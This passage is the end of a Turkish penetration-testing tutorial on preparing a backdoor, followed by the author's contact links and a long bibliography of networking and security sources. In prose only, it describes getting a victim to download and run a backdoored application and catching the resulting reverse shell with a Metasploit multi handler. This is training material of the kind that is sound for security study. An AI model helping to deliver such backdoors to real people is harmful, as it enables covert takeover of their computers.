
Bundan sonraki kısım oluşturduğumuz uygulamayı kurbanın çalıştırılması bir senaryo ile bu sağlanmalıdır.

Metasploitimizi açarak multi handlerı açarak dinleme moduna geçiyoruz ve uygulama çalıştığı anda oturum elde etmeye çalışacağız.


Artık her şey tamam sadece uygulayı kurbanımızın indirip çalıştırması gerekmektedir.

Uygulama açıldıktan sonra backdoorumuzu oluştururken haberleşmesi için girdiğimiz ip ve port numaralarıyla haberleşecek ve bize shell verecektir.


Sızma Testi Örnekleri (Backdoor Hazırlama)



Sızma Testi Örnekleri (Backdoor Hazırlama)



Sızma Testi Örnekleri (Backdoor Hazırlama)



HERKESE TEŞEKKÜRLER...

Mail: info@gurelahmet.com

Blog: www.gurelahmet.com

Github: <https://github.com/ahmetgurel>

Linkedin: <https://tr.linkedin.com/in/ahmetgurell>

Exploit-DB: <https://www.exploit-db.com/author/?a=8736>

KAYNAKÇA :

- 1-https://tr.wikipedia.org/wiki/%C4%B0nternet_ileti%C5%9Fim_kurallar%C4%B1_dizisi
- 2-https://tr.wikipedia.org/wiki/TCP/IP_Protokol_Yap%C4%B1s%C4%B1
- 3-<https://tr.wikipedia.org/wiki/TCP>
- 4-<https://tr.wikipedia.org/wiki/IPv4>
- 5-<https://bbozkurt.wordpress.com/2013/05/10/ipv4-ve-ipv6-arasindaki-farklar>
- 6-<http://www.slideshare.net/cnrkrglu/a-temelleri-caner-krolu>
- 7-<http://www.ciscotr.com/subnetting-alt-aglara-bolme.html>
- 8-<http://bidb.itu.edu.tr/seyirdefteri/blog/2013/09/07/temel-a%C4%9F-cihazlar%C4%B1>

KAYNAKÇA :

- 9-<http://sozluk.cozumpark.com/goster.aspx?id=1379&kelime=information-gathering-for-pentest>
- 10-<http://www.dirk-loss.de/onlinetools.htm>
- 11-<http://www.hakaneryavuz.com/sizma-testinepentest-giris-v1/>
- 12-<http://www.slideshare.net/cnrkrglu/nmap101-eitim-sunumu-nmap-kullanm-klavuzu>
- 13-<https://tr.wikipedia.org/wiki/Nmap>
- 14-<https://nmap.org/nsedoc/>
- 15-<http://gamasec.net/files/msf1.0.pdf>
- 16-<http://www.bga.com.tr/calismalar/MetasploitElKitabi.pdf>

KAYNAKÇA :

- 17-<https://www.offensive-security.com/metasploit-unleashed/msfconsole-command/>
- 18-<http://www.networkpentest.net/2011/09/metasploit-meterpreter-uygulamalar.html>
- 19-<http://blog.btrisk.com/2016/01/metasploit-nedir.html>
- 20-http://www.chip.com.tr/haber/kablosuz-aginizi-sifreleyin-wi-fi-protected-access-ii-wpa2_41795_5.html
- 21- <http://blog.btrisk.com/2016/05/wireless-sifre-kirma-wep.html>
- 22-<http://blog.btrisk.com/2016/01/arp-poisoning-nedir-nasıl-yapılır.html>

KAYNAKÇA :

- 23- <https://www.irongeek.com/i.php?page=security/arpspoof>
- 24- https://www.owasp.org/index.php/Man-in-the-middle_attack
- 25- <http://ettercap.github.io/ettercap/index.html>
- 26- <https://www.bilgiguvenligi.gov.tr/aktif-cihaz-guvenligi/ikinci-katmansaldirilari-1-3.html>
- 27- http://www.chip.com.tr/haber/wps-acigi-ne-anlama-geliyor-ne-yapmalisiniz_31532.html
- 28- <https://mustafairan.wordpress.com/2014/09/29/rainbow-table-nedir-nerede-ne-icin-kullanilir/>
- 29- <http://blog.btrisk.com/2016/04/parola-kirma.html>
- 30- <https://www.exploit-db.com/docs/19136.pdf>

KAYNAKÇA :

- 31-<http://hakantasan.com/index/makaleler/96/cookie-cerez-nedir-cookie-turleri-nelerdir-cerezler-nasil-calisir/>
- 32-https://tr.wikipedia.org/wiki/Vekil_sunucu
- 33-<https://www.bilgiguvenligi.gov.tr/web-guvenligi/webdeki-buyuk-tehlike-csrf.html>
- 34-<https://www.bilgiguvenligi.gov.tr/son-kullanici-kategorisi/phishing-saldirilari-ve-sah-e-sistemler.html>